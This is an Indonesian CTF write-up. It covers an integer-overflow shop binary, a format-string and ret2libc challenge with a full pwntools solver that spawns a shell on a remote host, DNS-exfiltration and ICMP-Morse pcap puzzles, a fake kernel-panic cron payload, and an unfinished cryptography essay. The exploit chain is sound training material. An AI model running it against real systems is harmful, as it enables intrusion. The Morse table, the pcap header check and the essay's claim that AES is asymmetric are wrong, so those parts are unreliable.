    uint local_24;
    int local_20;
    uint local_1c;
    int local_18;
    int local_14;
    int local_10;
    uint local_c;

    setup();
    local_c = 10;
    local_10 = 4;
    local_14 = 1000;
    puts("Welcome to the Weapon Shop!");
    while( true ) {
        while( true ) {
            putchar(10);
            puts("=====");
            printf("Balance: %d coins\n", (ulong)local_c);
            puts("=====");
            puts("1. Buy a Bronze Sword (4 coins)");
            puts("2. Buy the Legendary Flag (1000 coins)");
            puts("3. Exit");
            printf("> ");
            iVar1 = __isoc99_scanf(&DAT_0010213a, &local_20);
            if (iVar1 != 1) {
                puts("Invalid input.");
                exit(1);
            }
            if (local_20 == 1) break;
            if (local_20 == 2) {
                printf("How many Legendary Flags would you like to buy?\n> ");
                iVar1 = __isoc99_scanf(&DAT_0010213a, &local_24);
                if (iVar1 != 1) {
                    puts("Invalid input.");
                    exit(1);
                }
                if (local_24 == 1) {
                    local_18 = local_14;
                    if (local_14 <= (int)local_c) {
                        local_c = local_c - local_14;
                        puts("You bought the Legendary Flag!");
                        print_flag();
                        /* WARNING: Subroutine does not return */
                        exit(0);
                    }
                }
                puts("You don't have enough coins!");
            }
        }
    }
}
```

```

    }
    else {
        puts("You can only buy exactly 1 Legendary Flag at a time.");
    }
}
else {
    if (local_20 == 3) {
        puts("Goodbye!");
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    puts("Invalid choice.");
}
}
printf("How many Bronze Swords would you like to buy?\n> ");
iVar1 = __isoc99_scanf(&DAT_0010213a,&local_24);
if (iVar1 != 1) break;
if ((int)local_24 < 1) {
    puts("You must buy a positive amount!");
}
else {
    local_1c = local_24 * local_10;
    printf("That will cost you %d coins.\n", (ulong)local_1c);
    if ((int)local_c < (int)local_1c) {
        puts("You don't have enough coins!");
    }
    else {
        local_c = local_c - local_1c;
        printf("You bought %d Bronze Swords!\n", (ulong)local_24);
    }
}
}
puts("Invalid input.");
/* WARNING: Subroutine does not return */
exit(1);
}

```

setelah melihat isi source code, ternyata ada bug di bagian ini

```

else {
    local_1c = local_24 * local_10;
    printf("That will cost you %d coins.\n", (ulong)local_1c);
    if ((int)local_c < (int)local_1c) {
        puts("You don't have enough coins!");
    }
}

```

karena variabel local_10 bertipe int 32bit, hasil perkalian bisa di overflow karena program ga ngecek overflow sama sekali. tanpa perlu solver kita tinggal membeli bronze sword sebanyak **1073741574** dan program akan menghitung biaya jadi pas -1000, nanti saldo kita nambah 1000, dengan begitu tinggal beli flagnya aja kalo saldo udah 1010. ini walkthrough di terminal saya

```
=====
```

Balance: 10 coins

- 1. Buy a Bronze Sword (4 coins)
- 2. Buy the Legendary Flag (1000 coins)
- 3. Exit

> 1

How many Bronze Swords would you like to buy?

> 1073741574

That will cost you -1000 coins.

You bought 1073741574 Bronze Swords!

Balance: 1010 coins

- 1. Buy a Bronze Sword (4 coins)
- 2. Buy the Legendary Flag (1000 coins)
- 3. Exit

> 2

How many Legendary Flags would you like to buy?


> 1

You bought the Legendary Flag!

Congratulations! Here is your flag: flag{1nt3g3r_0v3rfl0w_m4k3s_y0u_r1ch}

flag: flag{1nt3g3r_0v3rfl0w_m4k3s_y0u_r1ch}

Secure Feedback System



seperti biasa di decompile di ghidra dulu dan menghasilkan decompile seperti ini

```
void feedback(void)
```

```

{
  ssize_t sVar1;
  undefined1 feedback_buff[64];
  char name_buff[44];
  int local_c;

  puts("Welcome to the Secure Feedback System!");
  puts("What is your name?");
  sVar1 = read(0,name_buff,31);
  local_c = (int)sVar1;
  if (local_c < 1) {
    name_buff[0] = '\0';
  }
  else {
    name_buff[local_c + -1] = '\0';
  }
  printf("Hello, ");
  printf(name_buff);
  putchar(10);
  puts("Please provide your feedback:");
  read(0,feedback_buff,512); <= buffer overflow
  puts("Thank you for your feedback! Goodbye.");
  return;
}

```

di attachment nya kita dikasih file libc.so.6, berarti ini ada kemungkinan soal ret2libc, setelah saya cek proteksi filenya di checksec ternyata hampir full hijau cik (ngeri ngeri)

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH
Full RELRO	No canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH

nah berdasarkan informasi yang udah di dapatkan bisa kita simpulkan bahwa ada 2 bug utama yaitu

1. **fstring** di printf(name)
2. **buffer overflow** di read(0,feedback_buff,512);

jadi langkah berikutnya

1. leak address pake fstring
2. nyari base dari libc
3. overflow RIP
4. jalanin /bin/sh buat dapetin shell nya

offset dari saved rbp dari feedback yaitu [RBP + -0x70] dan untuk return address buat kembali ke main ada di [RBP + 0x8], jadi $0x70 + 0x8 = 0x78$ untuk offset biar bisa buffer overflow. nah untuk melakukan memory leak di format string nya ini untuk tau address dari libc. nah kita tinggal pake sintaks **%21\$p.%23\$p** nah ini buat apa? ini adalah sintaks memory leak agar kita tau posisi libc nya dan titik diantara kedua payload tersebut hanyalah sebagai pemisah saja. di printf() sintaks % dianggap seperti kode rahasia untuk melakukan sesuatu, jadi disitu saya melakukan print sebanyak 21 \$p dan juga 23 \$p yang nantinya akan muncul dalam bentuk hex. karena

- `%21$p` leak alamat `main+0x1c`, jadi `pie_base = leak - 0x130c`
- `%23$p` leak alamat return setelah call `rax` di helper startup `libc`, offset tetapnya `0x29d90`

jadi `libc` address nya itu = `libc_leak - 0x29d90`

nah di `libc` nya itu kita bisa buka shell

```
strings libc.so.6 | grep "/bin/sh"
/bin/sh
```

jadi alur exploitnya kayak gini

1. kirim `%21$p.%23$p` pada input nama.
2. kedua leak yang keluar di parse
3. hitung base `libc` dari leak `%23$p`
4. buffer overflow sebanyak `0x78` byte buat sampe ke `RIP`
5. timpa `RIP` dengan chain system(`"/bin/sh"`)
6. setelah dapet shell tinggal ambil aja flagnya

solver:

```
from pwn import *

context.binary = ELF("./server", checksec=False)

libc = ELF("./libc.so.6", checksec=False)

host = args.HOST or "challs.lksjog.cloud"

port = int(args.PORT or 16004)

io = remote(host, port)

rop = ROP(libc)

io.sendlineafter(b"name?\n", b"%21$p.%23$p")

out = io.recvuntil(b"Please provide your feedback:\n")

_, libc_leak = [int(x, 16) for x in out.split(b"Hello, ")[1].split(b"\n")[0].split(b".")]

libc.address = libc_leak - 0x29D90
```

```

payload = flat(

    b"A" * 0x78,

    libc.address + rop.find_gadget(["ret"]).address,

    libc.address + rop.find_gadget(["pop rdi", "ret"]).address,

    next(libc.search(b"/bin/sh\x00")),

    libc.sym.system,

)

io.sendline(payload)

if args.CMD:

    io.sendline(args.CMD.encode())

    print(io.recvrepeat(1).decode(errors="ignore"), end="")

else:

    io.interactive()

```

tinggal jalanin python solver.py CMD="cat flag.txt"

flag: flag{r0p_4nd_4slr_byp4ss_m4st3ry}

Forensic

DNS Leak

Challenge

6 Solves

✕

DNS Leak

50

👍 1 (100% liked) 🗨️ 0

We recently caught some weird traffic leaving an infected endpoint on our corporate network. It looks like the malware was trying to exfiltrate some data covertly.

Can you figure the pattern?


https://drive.google.com/file/d/1vCoPEj697pIQzUp_IGdCIYhuKlfqF5Q/view?usp=sharing

setelah saya membuka file pcapnya lalu saya filter biar yang muncul dns nya aja saya melihat ada yang aneh pada request ke update.metrics.net dengan pola yang berulang, lalu setelah di liat liat bagian awalan nya itu hex seperti contoh **666c.update-metrics.net** ini bagian 666c kalo kita decode dari hex akan menghasilkan sintaks “fl” yang dimana ini potongan dari format **flag{}** jadi biar gampang kita apply filter ini di wireshark

```
dns.flags.response==0 && dns.qry.name contains "update-metrics.net"
```


dns.flags.response==0 && dns.qry.name contains "update-metrics.net"						
No.	Time	Source	Destination	Protocol	Length	Info
4	2.269912	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0001 A 666c.update-metrics.net
9	6.407793	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0002 A 6167.update-metrics.net
12	10.539711	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0003 A 7b74.update-metrics.net
15	15.198816	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0004 A 6831.update-metrics.net
20	21.053821	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0005 A 735f.update-metrics.net
27	26.573878	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0006 A 7734.update-metrics.net
34	32.676018	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0007 A 735f.update-metrics.net
39	36.526355	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0008 A 346e.update-metrics.net
43	41.517971	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x0009 A 5f33.update-metrics.net
48	45.851735	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000a A 6173.update-metrics.net
54	51.105415	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000b A 795f.update-metrics.net
59	56.918457	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000c A 646e.update-metrics.net
64	60.503425	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000d A 735f.update-metrics.net
68	65.660285	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000e A 6c33.update-metrics.net
71	69.768488	192.168.1.50	8.8.8.8	DNS	83	Standard query 0x000f A 616b.update-metrics.net
76	76.692113	192.168.1.50	8.8.8.8	DNS	81	Standard query 0x0010 A 7d.update-metrics.net

dari situ tinggal kita decode aja semua nya dan nanti setelah kita decode hasilnya seperti ini



flag: flag{th1s_w4s_4n_3asy_dns_l3ak}

Network Morse



jadi disini ada message yang di hide menggunakan sandi morse lewat protokol ICMP (ping). setelah melihat isi file menggunakan wireshark, ada 2 pola khusus di tiap jeda waktu ping. 0.5 detik dan 1.5 detik. bisa dilihat dari 4 packet pertama disini

No.	Time	Source
1	0.000000	192.168.1.10
2	0.500000	8.8.8.8
3	1.000000	192.168.1.10
4	2.500000	8.8.8.8
→ 5	3.000000	192.168.1.10

selisih waktu pertama adalah 0,5 detik dan kedua 0,5 detik dan ketiga juga 1,5 detik lalu yang ke 4 adalah 0,5 detik. ini kalo di ibaratkan 0.5 detik itu adalah “.” dan 1.5 detik adalah “_” maka hasil dari decode 4 packet pertama tadi adalah “.._.” yang dimana kalo kita decode itu menghasilkan huruf “f” (huruf pertama dari format flag). nah karena ada 122 packet, jadi kita bikin script solvernya seperti ini

```
#!/usr/bin/env python3

import struct
import sys

MORSE = {
    ".-": "A", "-...": "B", "-.-.": "C", "-..": "D", ".": "E", "...": "F", "--": "G", "....": "H",
    "..": "I", "---": "J", "-.-": "K", "-..": "L", "--": "M", "-.": "N", "---": "O", ".-": "P",
    "--": "Q", "-.": "R", "...": "S", "-": "T", "-.-": "U", "...": "V", "--": "W", "-.-": "X",
    "-.-": "Y", "-..": "Z", "---": "_ "
}

def solve(path):
    b = open(path, "rb").read()
    if b[4] != b"\xd4\xc3\xb2\xa1":
        raise ValueError("Only little-endian pcap supported")
    o, req, rep = 24, {}, {}
    while o + 16 <= len(b):
        ts, us, n, _ = struct.unpack_from("<III", b, o)
        o += 16
        p = b[o:o + n]
        o += n
        if len(p) < 42 or p[12:14] != b"\x08\x00" or p[23] != 1:
            continue
        ic = 14 + (p[14] & 0x0F) * 4
        if len(p) < ic + 8:
            continue
        t = ts + us / 1e6
        typ, seq = p[ic], struct.unpack_from("!H", p, ic + 6)[0]
        (req if typ == 8 else rep)[seq] = t
    s = [x for x in sorted(req) if x in rep]
    rtt = [round(rep[x] - req[x], 1) for x in s]
    off = [round(req[s[i + 1]] - rep[s[i]], 1) for i in range(len(s) - 1)]
    out, cur = [], ""
    for i, v in enumerate(rtt):
        cur += "." if v < 1 else "-"
        if i == len(off) or off[i] > 1:
            out.append(MORSE[cur])
            cur = ""
```

```
return "".join(out)

if __name__ == "__main__":
    p = sys.argv[1] if len(sys.argv) > 1 else "network-morse.pcap/capture.pcap"
    print(f"flag{{{solve(p)}}}")
```

flag: flag{PINGS_ARE_MORSE_CODE}

OS Incident

Challenge

5 Solves

×

OS Incident

120

👍 1 (100% liked) 🗨️ 0

Our internal servers were breached. The attacker managed to steal a highly sensitive flag, but our intrusion detection system shut them down before they could exfiltrate it.

We managed to grab a quick forensic triage collection from the server before it was powered off. Can you find where the attacker stashed the flag?

https://drive.google.com/file/d/1wDmYtzFUQgMcYM0UKY9QI9t86_vBnr7y/view?usp=sharing

disini kita cuma dikasih beberapa file yaitu `home/admin/.bash_history` dan `/var/log/` yang isinya ada `auth.log` dan `sys.log`. lalu saat saya membuka `sys.log` saya menemukan hal yang menarik di bagian ini

```
Mar 22 16:14:00 server CRON[1338]: (admin) CMD (python3 -c "import  
base64,sys;exec(base64.b64decode('aW1wb3J0IHN5cwprZXkgPSA5MApkZWYgcGFuaWMoKT  
KICAgIHByaW50KCJrZXJuZSw6IFsgNzc3Ny43Nzc3NzddIEJRzogsdW5hYmxiIHRvIGhhbmR  
sZSBrZXJuZWwgTlVMTCBwb2ludGVyIGRlcmlcmVmZXJlbmNiIGF0IDAuMDAwMDAwMDAwM  
DAwMDAiKQogICAgaGJpbmQoImtldm5lbDogWyA3Nzc3Ljc3Nzc3MF0gT29wczogMDAwMiBb  
IzFdIFNNUCBQVEkiKQogICAgaGJpbmQoImtldm5lbDogWyA3Nzc3Ljc3Nzg3MF0gIFs8ZmZm  
ZmZmZmY4MTNjMzYyZnNkPl0gPyB2ZnNfcmlVhZCswDExLzB4MzAiKQogICAgaGJpbmQoI  
mtldm5lbDogWyA3Nzc3Ljc3Nzg3MF0gIFs8ZmZmZmZmZmZmY4MTIxMzE2OTI4Pl0gPyB2ZnNf  
cmVhZCswDExLzB4MzAiKQogICAgaHJpbmQoImtldm5lbDogWyA3Nzc3Ljc3Nzg3MF0gIFs8  
ZmZmZmZmZmZmY4MTM0NjkzNjA1Pl0gPyB2ZnNfcmlVhZCswDExLzB4MzAiKQogICAgaHJp  
bnQoImtldm5lbDogWyA3Nzc3Ljc3Nzg3MF0gIFs8ZmZmZmZmZmZmY4MTJhNmUzNDZiPl0gPy  
B2ZnNfcmlVhZCswDExLzB4MzAiKQogICAgaHJpbmQoImtldm5lbDogWyA3Nzc3Ljc3Nzg3MF  
0gIFs8ZmZmZmZmZmZmY4MTM5MDU2YTl0gPyB2ZnNfcmlVhZCswDExLzB4MzAiKQogIC
```

```

AgcHJpbnQoImtlem5lbDogWyA3Nzc3Ljc3NzgwMF0gIFs8ZmZmZmZmZmY4MTA1NmUyZTJl
Pl0gPyB2ZnNfcmVhZCswDEExLzB4MzAiKQogICAgcHJpbnQoImtlem5lbDogWyA3Nzc3Ljc3N
zgwMF0gIFs8ZmZmZmZmZmY4MTZlMzkzMTY5Pl0gPyB2ZnNfcmVhZCswDEExLzB4MzAiK
QogICAgcHJpbnQoImtlem5lbDogWyA3Nzc3Ljc3NzgwMF0gIFs8ZmZmZmZmZmY4MTI4MDU
yYTZlPl0gPyB2ZnNfcmVhZCswDEExLzB4MzAiKQogICAgcHJpbnQoImtlem5lbDogWyA3Nzc3
Ljc3NzgwMF0gIFs8ZmZmZmZmZmY4MTIzMzY2YTZlPl0gPyB2ZnNfcmVhZCswDEExLzB4M
zAiKQogICAgcHJpbnQoImtlem5lbDogWyA3Nzc3Ljc3NzgwMF0gIFs8ZmZmZmZmZmY4MTNl
MjcwMDAwPl0gPyB2ZnNfcmVhZCswDEExLzB4MzAiKQpwYW5pYygpCg==").decode())" >>
/var/log/syslog)
Mar 22 16:14:00 server kernel: [ 7777.777777] BUG: unable to handle kernel NULL pointer
dereference at 0000000000000000
Mar 22 16:14:00 server kernel: [ 7777.777780] Oops: 0002 [#1] SMP PTI
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff813c363b3d>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff8121316928>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff8134693605>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff812a6e346b>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff8139056a28>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff81056e2e2e>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff816e393169>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff8128052a6e>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff8123366a6e>] ? vfs_read+0x11/0x30
Mar 22 16:14:00 server kernel: [ 7777.777800] [<ffffffff813e270000>] ? vfs_read+0x11/0x30

```


nah payload base64 encoded nya tadi kalo kita decode akan menghasilkan ini

```


import sys
key = 90
def panic():
    print("kernel: [ 7777.777777] BUG: unable to handle kernel NULL pointer dereference at
0000000000000000")
    print("kernel: [ 7777.777780] Oops: 0002 [#1] SMP PTI")
    print("kernel: [ 7777.777800] [<ffffffff813c363b3d>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff8121316928>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff8134693605>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff812a6e346b>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff8139056a28>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff81056e2e2e>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff816e393169>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff8128052a6e>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff8123366a6e>] ? vfs_read+0x11/0x30")
    print("kernel: [ 7777.777800] [<ffffffff813e270000>] ? vfs_read+0x11/0x30")
    panic()

```

ini kayak script buat bikin seolah olah ada kernel panic padahal enggak. tapi ada yang menarik, fake address nya semua bermula **ffffffff81** sementara karakter hex setelahnya yang menarik, saya iseng decode dari hex terus di xor dengan key nya “90” dan ternyata mendapat potongan flag.



setelah itu buat dapetin flagnya tinggal dilanjutin aja decode nya. potongan flag nya ada setelah **ffffff81** dan karna itu banyak tinggal decode aja



flag: flag{k3rn3l_p4n1c_0r_4tt4ck3r_p4yl04d}

Essay

1. Jelaskan perbedaan hashing, encryption, dan encoding dari sisi tujuan, sifat reversibilitas, serta model ancaman yang ditangani. Berikan contoh algoritma untuk masing-masing dan skenario penggunaannya dalam sistem keamanan modern.

jawab :

Hashing, encryption, dan encoding merupakan penerapan kriptografi dalam upaya menyembunyikan suatu pesan rahasia menjadi teks, karakter, atau simbol-simbol lain sehingga nilai asli dari pesan tersebut tidak dapat diketahui oleh orang lain. Namun, terkadang orang sering salah paham mengenai penggunaan dari ketiga metode di atas.


berikut adalah penjelasan mengenai perbedaan antara *hashing*, *encryption*, dan *encoding* :

- *Encryption*(enkripsi):

Enkripsi adalah teknik *encoding*(pengkodean) dimana sebuah pesan di *encoding* menggunakan algoritma enkripsi sedemikian rupa sehingga hanya pihak yang memiliki wewenang yang dapat mengakses pesan atau informasi tersebut. Enkripsi adalah jenis *encoding* khusus yang digunakan untuk mentransfer data pribadi, misalnya mengirim kombinasi *username* dan *password* melalui internet untuk *login email*.

Dalam enkripsi, data yang akan dienkripsi (disebut dengan *plaintext*) diubah menggunakan algoritma enkripsi seperti RSA atau AES menggunakan *secret key* yang disebut *cipher*. Data yang sudah dienkripsi disebut *ciphertext* dan akhirnya *secret key* digunakan dalam algoritma enkripsi untuk menemukan *plaintext*.

Contoh : algoritma enkripsi AES digunakan dalam kasus algoritma enkripsi asimetris, dimana data dienkripsi menggunakan 2 *secret key* yaitu *private* dan *public*, seperti algoritma RSA.




- *Encoding*(pengkodean):

Dalam metode *encoding*, data diubah dari satu bentuk ke bentuk lainnya. tujuan utama *encoding* adalah untuk mengubah data menjadi bentuk yang dapat dibaca oleh

sebagian besar sistem atau yang dapat digunakan oleh proses eksternal apapun. Metode ini tidak dapat digunakan untuk mengamankan data, karena menggunakan berbagai algoritma yang tersedia secara publik.

